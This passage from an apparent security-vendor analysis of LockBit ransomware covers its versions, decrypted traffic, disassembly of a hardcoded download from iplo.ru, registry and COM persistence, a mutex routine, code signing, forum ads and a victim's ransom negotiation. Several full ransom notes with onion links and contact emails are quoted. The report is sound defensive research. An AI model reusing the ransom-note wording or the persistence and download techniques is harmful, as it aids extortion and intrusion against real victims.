 70 : 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 [ 7.0; Windows NT]
 80 : 20 36 2E 31 3B 20 54 72 69 64 65 6E 74 2F 37 2E [ 6.1; Trident/7.]
 90 : 30 3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 [0; SLCC2; .NET C]
 A0 : 4C 52 20 32 2E 30 2E 35 30 37 32 37 3B 20 2E 4E [LR 2.0.50727; .N]
 B0 : 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 [ET CLR 3.5.30729]
 C0 : 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 30 2E 33 [; .NET CLR 3.0.3]
 D0 : 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 [0729; Media Cent]
 E0 : 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54 34 [er PC 6.0; .NET4]
 F0 : 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A [.0C; .NET4.0E)..]
100 : 48 6F 73 74 3A 20 69 70 6C 6F 2E 72 75 0D 0A 43 [Host: iplo.ru..C]
110 : 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D [onnection: Keep-]
120 : 41 6C 69 76 65 0D 0A 0D 0A [Alive....]
```

Figure 16: SSL decrypted traffic

Analyzing statically the code in LockBit, we found that this URL is not resolved dynamically in execution; it is hardcoded in the binary:

```
push    2710h
call    esi ; Sleep
call    sub_403660
push    1
call    sub_405360      ; TAGS: ['reg']
call    sub_406690      ; TAGS: ['spawn']
push    0
push    0
push    offset aCBadpathAdfile ; "C:\\badpath\badfile.txt"
push    offset aHttpsIploRu1lj ; "https://iplo.ru/1LJjq7.txt"
push    0
call    URLDownloadToFileA
push    0
call    ds:ExitProcess
start endp
```

Figure 17: Hardcoded URL of IPLO service

5.1.2 Creating persistence through Current version Run and COM task schedule

There are many ways to gain persistence in a system. This first version of LockBit uses a task schedule through the COM interface to gain persistence.

```
Key opened: HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{0f87369f-a4e5-4cfc-bd3e-73e6154572dd}\TreatAs
Key opened: HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{0f87369f-a4e5-4cfc-bd3e-73e6154572dd}\InprocServer32
Key opened: HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{0f87369f-a4e5-4cfc-bd3e-73e6154572dd}\InprocHandler32
Key opened: HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{0f87369f-a4e5-4cfc-bd3e-73e6154572dd}\InprocHandler
Key opened: HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{0f87369f-a4e5-4cfc-bd3e-73e6154572dd}\LocalServer32
Key opened: HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{0f87369f-a4e5-4cfc-bd3e-73e6154572dd}\LocalServer
Key opened: HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{0F87369F-A4E5-4CFC-BD3E-73E6154572DD}
Key opened: HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{0f87369f-a4e5-4cfc-bd3e-73e6154572dd}\Elevation
Key opened: HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{0F87369F-A4E5-4CFC-BD3E-73E6154572DD}
Key opened: HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{0f87369f-a4e5-4cfc-bd3e-73e6154572dd}\TreatAs
Key opened: HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{0F87369F-A4E5-4CFC-BD3E-73E6154572DD}
Key opened: HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{0f87369f-a4e5-4cfc-bd3e-73e6154572dd}\TreatAs
Key opened: HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{0f87369f-a4e5-4cfc-bd3e-73e6154572dd}\InprocServer32
Key opened: HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{0f87369f-a4e5-4cfc-bd3e-73e6154572dd}\InprocHandler32
Key opened: HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{0f87369f-a4e5-4cfc-bd3e-73e6154572dd}\InprocHandler
```

Figure 18: Persistence using the COM interface

LockBit also uses a reboot persistence method by using the Windows registry hive:
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Using the CurrentVersion\Run hive serves to survive the reboot if the system shuts down.
LockBit is actually using two persistence methods, CLSID and CurrentVersion\Run.

5.1.3 .abcd extension used

The first version of LockBit uses the .abcd extension every time it encrypts a file; this is a unique difference between this version and the other versions found.

5.1.4 Ransom note used

LockBit in this first version used a different ransom note with a different message:

```
All your important files are encrypted!
Any attempts to restore your files with the thrid-party software will be fatal for your files!
RESTORE YOU DATA POSIBLE ONLY BUYING private key from us.
There is only one way to get your files back:

| 1. Download Tor browser - https://www.torproject.org/ and install it.
| 2. Open link in TOR browser - http://lockbitks2tvnmwk.onion/?E3D94FA5
     This link only works in Tor Browser!
| 3. Follow the instructions on this page


 ###  Attention! ###
 # Do not rename encrypted files.
 # Do not try to decrypt using third party software, it may cause permanent data loss.
 # Decryption of your files with the help of third parties may cause increased price(they add their fee to our).
 # Tor Browser may be blocked in your country or corporate network. Use https://bridges.torproject.org or use Tor Browser over
 VPN.
 # Tor Browser user manual https://tb-manual.torproject.org/about

!!! We also download huge amount of your private data, including finance information, clients personal info, network diagrams,
passwords and so on.
Don't forget about GDPR.
```

Figure 19: LockBit ransomware note

5.1.5 Debug file created in execution

LockBit's first version has some files that are skipped in the encryption process and every time it skips one it will create resultlog6.reg with the log information:

```
EXIT \\192.168.100.48\ADMIN$\addins
 : 18
Skiped by EXTENSION: Alcrmv64.exe : 0
Skiped by FOLDER: $Recycle.Bin : 0
!!!!!!!!!!!!!!!!!!!!FindFirstFIle failed 5 on path = "C:\\Documents and Settings\*"
 : 5
Skiped by EXTENSION: hiberfil.sys : 183
Skiped by FOLDER: MSOCache : 183
Skiped by EXTENSION: pagefile.sys : 183
Skiped by FOLDER: PerfLogs : 183
Skiped by EXTENSION: CCleaner.exe : 183
Skiped by EXTENSION: CCleaner64.exe : 183
Skiped by EXTENSION: lang-1025.dll : 183
Skiped by EXTENSION: lang-1026.dll : 183
Skiped by EXTENSION: lang-1027.dll : 183
Skiped by EXTENSION: lang-1028.dll : 183
Skiped by EXTENSION: lang-1029.dll : 183
Skiped by EXTENSION: lang-1030.dll : 183
Skiped by EXTENSION: lang-1031.dll : 183
Skiped by EXTENSION: lang-1032.dll : 183
EXIT \\192.168.100.48\ADMIN$\AppCompat\Appraiser\Telemetry
 : 18
Skiped by EXTENSION: lang-1034.dll : 183
Skiped by EXTENSION: lang-1035.dll : 183
Skiped by EXTENSION: lang-1036.dll : 183
Skiped by EXTENSION: lang-1037.dll : 183
Skiped by EXTENSION: lang-1038.dll : 183
```

Figure 20: LockBit debug file created by LockBit

5.1.6 High CPU usage

We analyzed the performance of the encryption and we noted how LockBit uses the CPU heavily in the encryption



Figure 21: LockBit performance in execution

5.1.7 PhobosImposter static MUTEX used

In October 2019, the community saw how PhobosImposter was using the mutex XO1XADpO01 in its executions and the same mutex is used by LockBit in this first version. We analyzed the base code of both samples and we did not find any code overlap but is a quite a random string to use casually.

This is the function used to create the mutex:

```
.text:00404F10 LockBitCreateMutexFunction proc near    ; CODE XREF: LockBitStart+281↓p
.text:00404F10
.text:00404F10 var_C           = dword ptr -0Ch
.text:00404F10 var_8           = dword ptr -8
.text:00404F10 var_4           = word ptr -4
.text:00404F10 var_2           = byte ptr -2
.text:00404F10
.text:00404F10                 push    ebp
.text:00404F11                 mov     ebp, esp
.text:00404F13                 sub     esp, 0Ch
.text:00404F16                 push    1F4h
.text:00404F1B                 call    ds:Sleep
.text:00404F21                 lea     eax, [ebp+var_C]
.text:00404F24                 mov     [ebp+var_C], 'X10X'
.text:00404F2B                 push    eax
.text:00404F2C                 push    0
.text:00404F2E                 push    1F0001h
.text:00404F33                 mov     [ebp+var_8], 'OpDA'
.text:00404F3A                 mov     [ebp+var_4], '10'
.text:00404F40                 mov     [ebp+var_2], 0
.text:00404F44                 call    ds:OpenMutexA
.text:00404F4A                 test    eax, eax
.text:00404F4C                 jnz     short _terminate_itself
.text:00404F4E                 lea     eax, [ebp+var_C]
.text:00404F51                 push    eax
.text:00404F52                 push    0
.text:00404F54                 push    0
.text:00404F56                 call    ds:CreateMutexA
.text:00404F5C                 mov     esp, ebp
.text:00404F5E                 pop     ebp
.text:00404F5F                 retn
.text:00404F60 ; ---------------------------------------------------------------------------
.text:00404F60
.text:00404F60 _terminate_itself:                      ; CODE XREF: LockBitCreateMutexFunction+3C↑j
.text:00404F60                 push    0FFFFFFFFh
.text:00404F62                 call    ds:ExitProcess
```

Figure 32. Creation and check of the mutex hardcoded

5.2 LOCKBIT VERSION 2

This LockBit version came out with the following changes:

- Appended extension changed
- The debug function removed
- Some of the samples came packed wither with UPX or a Delphi packer
- One sample digitally signed

5.2.1 Appended extension changed

For this version, LockBit started to append the extension. lockbit in all the encrypted files as a file marker:

```
Recipient.MAPIMail.lockbit
- C:\Users\Default\NTUSER.DAT.LOG1
+ C:\Users\Default\NTUSER.DAT.LOG1.lockbit
- C:\Users\Default\NTUSER.DAT.LOG2
+ C:\Users\Default\NTUSER.DAT.LOG2.lockbit
+ C:\Users\Default\Restore-My-Files.txt
- C:\Users\MSSQL$SQLEXPRESS\AppData\Roaming\Microsoft\Windows\SendTo\Compressed (zipped)
Folder.ZFSendToTarget
+ C:\Users\MSSQL$SQLEXPRESS\AppData\Roaming\Microsoft\Windows\SendTo\Compressed (zipped)
Folder.ZFSendToTarget.lockbit
- C:\Users\MSSQL$SQLEXPRESS\AppData\Roaming\Microsoft\Windows\SendTo\Desktop (create
shortcut).DeskLink
```

5.2.2 Debug log function removed

LockBit, in this new version, removed the functionality whereby it stored all the skipped files in the encryption process.

5.2.3 Sample delivery with different protections:

In this version we found LockBit samples packed in UPX and other custom packers, adding certain protections to the samples:

- Extensive usage of PEB during the execution
- The use of IsDebuggerPresent, OutputDebugString and GetLastError

All these protections are enabled by the use of packers in the delivery.

5.2.4 Mutex change

The prior version of LockBit used a static mutex in all the encryptions but, in this release, it changed to be a dynamic value for every infection.

5.2.5 Samples digitally signed

For all the versions we found for LockBit, only this version had a sample digitally signed:

```
Current PE checksum   : 000C131A
Calculated PE checksum: 000C131A

Message digest algorithm  : SHA1
Current message digest    : 0C26BA8941F71F81A48B8B916183F073E764FAF8
Calculated message digest : 0C26BA8941F71F81A48B8B916183F073E764FAF8

Signature verification: ok

Number of signers: 1
        Signer #0:
                Subject: /C=RU/postalCode=344064/ST=Rostovskaya Obl/L=Rostov-na-Donu/street=Vavilova, 56,309/1/O="CENTR MBP"/CN="CENTR MBP"
                Issuer : /C=GB/ST=Greater Manchester/L=Salford/O=Sectigo Limited/CN=Sectigo RSA Code Signing CA

Number of certificates: 3
        Cert #0:
                Subject: /C=RU/postalCode=344064/ST=Rostovskaya Obl/L=Rostov-na-Donu/street=Vavilova, 56,309/1/O="CENTR MBP"/CN="CENTR MBP"
                Issuer : /C=GB/ST=Greater Manchester/L=Salford/O=Sectigo Limited/CN=Sectigo RSA Code Signing CA
        Cert #1:
                Subject: /C=US/ST=New Jersey/L=Jersey City/O=The USERTRUST Network/CN=USERTrust RSA Certification Authority
                Issuer : /C=US/ST=New Jersey/L=Jersey City/O=The USERTRUST Network/CN=USERTrust RSA Certification Authority
        Cert #2:
                Subject: /C=GB/ST=Greater Manchester/L=Salford/O=Sectigo Limited/CN=Sectigo RSA Code Signing CA
                Issuer : /C=US/ST=New Jersey/L=Jersey City/O=The USERTRUST Network/CN=USERTrust RSA Certification Authority

Succeeded
```

Figure 33: LockBit sample digitally signed

5.3 LOCKBIT VERSION 3

5.3.1 Ransom note changed

For this version LockBit adapted the ransomware note and used a new one:

```
All your important files are encrypted!
There is  only one way to get your files back:
1. Contact with us
2. Send us 1 any encrypted your file and your personal key
3. We will decrypt 1 file for test(maximum file size - 1 MB), its guarantee what we can decrypt your files
4. Pay
5. We send for you decryptor software

We accept Bitcoin

Attention!
Do not rename encrypted files.
Do not try to decrypt using third party software, it may cause permanent data loss.
Decryption of your files with the help of third parties may cause increased  price(they add their fee to our)

Contact information: pcabcd@countermail.com

Be sure to duplicate your message on the e-mail: recoverymanager@cock.li

Your personal id:
B1PBs3MJinHk/XlBjMh6VYNN/q/Iq0WqJdHjTvaDCsktCkD0W0pAwdhPyb8RRb3d
3mlHm1AIrbxwA8b1hK5Ox9f+ehrt8IUVFcVIUfPQgeVXL1QgwPhZQDAhcLPH/VD5
NTpA3N+wdJ179J2ynYKiZRz1JmooTt4kvjtp3Mr/kcG7Jd9FUdusTP3dVJla1pQS
JCpdPtWzEba4CbbYU5k0mlHsw+uQEGUJt0saQzR9+PD7ZS8XMfwkf4VA/LIKYGzK
FRjlHYS8/zXO3K0X/kU4XmmqsIfidaAbIAYExrluwU1ptEodLqVfJAK6T62FxFDH
fkmIQ46TEhcXc1aO6cTivyMtVLS4lUmK1qCUjK1EpBZjbOd6joJ0zUgPh9z5MgtU
bV5I/P4ZCa/8hb74wCYLC70PRaMPtWG7mOjS+iPJEzybIH3mUO1hc0HvUR8ktewE
lXzmx0DpYAN1/ef5Hw1tOgNTG63mrlXKN75C8+SqA2Or3/3D7QCsxXVSmxEpQkKf
eoBrFS0xgirHokSxqIAAT2B2F4TMSq3NbpP5juLeySPE5F34DT1c/thqJVSd5Nsu
8zTsjKJdDoBHUFWVDm/ZwN0/ohC5Mn/EwDDy8a5Tmi0Ihxw6ltB+yuPM6bQDuha8
KreNbTgzJBuZr63Omlp764cMdiHF6eWZQBUQafMgeBoy6df0+0zKZCnTs3KrbNdW
H2KR9qIQ5hnkHOAABtbd2fuRCHrKC+rKq4RXsa1DEhxkW1ck1v/nWv+z848srOrD
mV/Hoyw4ilxiLWI5vsEU8rESUgMaJJTUAKMAVGh78Kkf+Q93bZBqhjmpAcc/PHdV
lQSA7Fesxsn4+5yL4ro364sWlmBFVc9xZpYs0RgKHzW6MQYvQkQnLKiALG36KSur
RinffA36CV2NyaANBFxwazhchIACQDrqLpBzz0Xme/v89249qrXDF7W/SUsYHyP4
0zUDv8FI9jthiOK3uL9o+ZdJHSZcTpuw/enZ5eTxxlwfKJ2tJLuDGU1f677DQxAS
Tj2Oo35H8izESLkrxt/7LmgeSKXjROMkI6AB5jkzoHu5xKTaliHUwckHWwU7CH+g
Tg5S0G82hXr61A25tTVUBmcM5LcnpYnLp8zkbW1V6+165SWr6ky13WNxJ4XIV1LN
nx9y6uL67580USbHz8CeHBPxOkE7yrsZEn0IuUSJ59+Bso0JBzNMMp5CWV6D1hsp
gJ9MxY9rz1HYvArCpXM2ZyvHhqRgvtDA/tCivzvYZw7venLkixOwWNjjA56lLhW7
n1JCZ2KDcjEvKwWxuVQUf2a3IrVZNY3o/UVj66gjxr0opjO/KCpGp94khVRwA6BF
WqwJLxiK2lzmW8Rv4nD52kt9pi5JZ0kyEuorTeSPmV+7w9PL7OYSWf/zNntc3Ezq
LIorjIclSpSQfaP4tptN5lcmbfB6ELw5+I9OnCrqG+CgxoYS31CnY+KkkhuM54ft
ST32PHE6P/bU0lZ8q17IsLINkzuKXEsrmjuvxMbXaxOKmjwzxkQ8riZL8B2Cq5JQ
8XPJc2e5B7hvX+8rvC2LUVXdo5Kzz+CwZUT0KNKsLf/viTEEfCzf8uOgdhzbCUME
HUxCWwqbRH5FFmYKyqSsBPz6bw7ZzqPNEKJpCLa8E669tRzRs67eq2sGfwhwtTh6
+fgaTMYCVfPxm8qe9yg3toGEQ8uUy5d21HLJHhlgzqc=
```

Figure 34: LockBit second version of the ransomware note

5.3.2 LockBit debug enabled

After all the hunting progress we made, we found several samples of LockBit with some kind of status feature enabled, showing a progress window during the encryption:



Figure 35: LockBit debug enabled

This mode was only available for certain sample compilations and the status screen was different depending on the LockBit sample analyzed:



Figure 36: LockBit sample digitally signed

6 TALES FROM THE UNDERGROUND

When we researched the underground community for LockBit we came across a posting on several popular underground forums. A threat actor named *Lockbi* or *LockBit* is offering LockBit as a "bespoke" ransomware as a service for limited partners/affiliates. We suspect LockBit ransomware to be more "bespoke", not only from its own announcements, but subsequently we have not seen any affiliate identifiers present in the ransomware, which is normally a clear sign of an actor trying to upscale operations and service a larger number of affiliates.

The advertisement provides a general description that matches the LockBit behavior we have seen in the wild and from our analysis. As many other cyber-criminal services, LockBit does not allow the use of the software in any of the CIS countries. This is commonly done to avoid prosecution if the threat actor resides in one of those nations.

What we also noticed was a mention around multi-threading. Ransomware families are often programmed to run multi-threaded to ensure quick and overall encryption and prevent the encryption process getting stuck on a large file. However, LockBit was specifically advertised as single threaded and the threat actor Lockbi ensures that there are no speed issues when it comes to its encryption capability.



Figure 37: The LockBit advertisement

In the advertisement it is listed that one of the features of the ransomware is a local subnet scanner and SMB propagation method, something we can confirm based on our analysis.

Also noteworthy is the use of a Jabber-bot to perform the essential functions, such as chatting, decryption and banning, replacing the need for a labor-intensive admin panel that is hosted somewhere on the internet.



Figure 38: LockBit profile including the 10,5 BTC deposit

It seems that LockBit has joined the underground scene with clear determination to do business; the authors have put a down a deposit in excess of 10.5 BTC to guarantee it, to build trust, as shown on one of the forums. Our telemetry shows that LockBit activity is still limited today but we can definitely expect to see more bespoke LockBit attacks in the near future.

7 RECOVERY

Going back to the real-life case, there were no recent offline backups. So, with the backup servers (including the backups) encrypted as well and a complete rebuild not being an option, there was no way for a successful and swift recovery other than by paying the ransom.

Both McAfee's and Northwave's perspective is that ransom should not be paid. Paying does not only support the criminal business model, but as McAfee has shown in other research, it also finances other forms of crime, such as the online drug trade.

In this specific case the victim chose to pay the ransom. The first step for recovery was to get in contact with the hacker following the instructions from the ransom note (Restore-my-files.txt) as depicted below.

```
All your important files are encrypted!
Any attempts to restore your files with the thrid-party software will be fatal for your
files!
RESTORE YOU DATA POSIBLE ONLY BUYING private key from us.
There is only one way to get your files back:

| 1. Download Tor browser - https://www.torproject.org/ and install it.
| 2. Open link in TOR browser - http://lockbitks2tvnmwk.onion/?
8D190B40316220D75D090432A8F9F75D
         This link only works in Tor Browser!
| 3. Follow the instructions on this page


 ###  Attention! ###
 # Do not rename encrypted files.
 # Do not try to decrypt using third party software, it may cause permanent data loss.
 # Decryption of your files with the help of third parties may cause increased price(they
add their fee to our).
 # Tor Browser may be blocked in your country or corporate network. Use https://
bridges.torproject.org or use Tor Browser over VPN.
 # Tor Browser user manual https://tb-manual.torproject.org/about

!!! We also download huge amount of your private data, including finance information,
clients personal info, network diagrams, passwords and so on.
Don't forget about GDPR.
```

Figure 39: LockBit ransomware note

Interestingly, as opposed to earlier known cases of LockBit (or .abcd virus) where contact with the attacker occurred via email addresses mentioned in the ransom note, in this case, the attacker developed an online 'help desk' accessible via a .onion address. Helpful as the hacker is, they even provided clear instructions on how to access this .onion address with the Tor browser. Although the ransom note claims there was private data obtained, we did not find any evidence for this on the compromised systems.

Figure 40: LockBit recovery page

The image above shows the helpdesk which the attackers uses for communication with their victims. It provides the functionality for a trial in which two files can be decrypted 'for warranty', showing that the attacker indeed has the correct key(s) for restoring the data. For this, it is always essential to test files from different (critical) servers since keys might differ per server. In negotiations with an attacker, always try to obtain this knowledge since it is also relevant for your recovery strategy. If it is only one key, you know you can use one tool for the entire network; however, if encrypted servers use distinct keys, recovery becomes increasingly more difficult.

After successful decryption of two different files (from distinct servers), the chat with the attacker began. They started by asking for a network domain name (to identify the correct victim), then the attacker addressed the ransom amount. Usually, the attackers do proper research on their victims and tailor the ransom amount accordingly, which was the case here as well. Hence, negotiating on the amount of the ransom did not prove to be useful:

"We know who you are, so don't play negotiate games."

7.1 TROUBLE IN HACKER PARADISE

Subsequently, making the bitcoin transaction to the provided address, the helpdesk page would automatically update after six confirmations and show the download link for the decryptor.

> "After 6 transaction confirmations, in a few hours decryptor will be built automatically. Don't worry you will get it instantly once it's built."

Since there was nothing else to do than wait and hope for the decryptor now, an attempt was made into obtaining some more information from the attacker by asking about their methods. See a snippet of this conversation below.



Figure 41: Attacker communication

The 'weak passwords' is, of course, entirely in line with the brute force attack mentioned earlier. Additionally, this conversation indicates that there is a larger group behind this attack, where roles between different participants are separated. The helpdesk seems to be an actual helpdesk, merely following a script of actions.

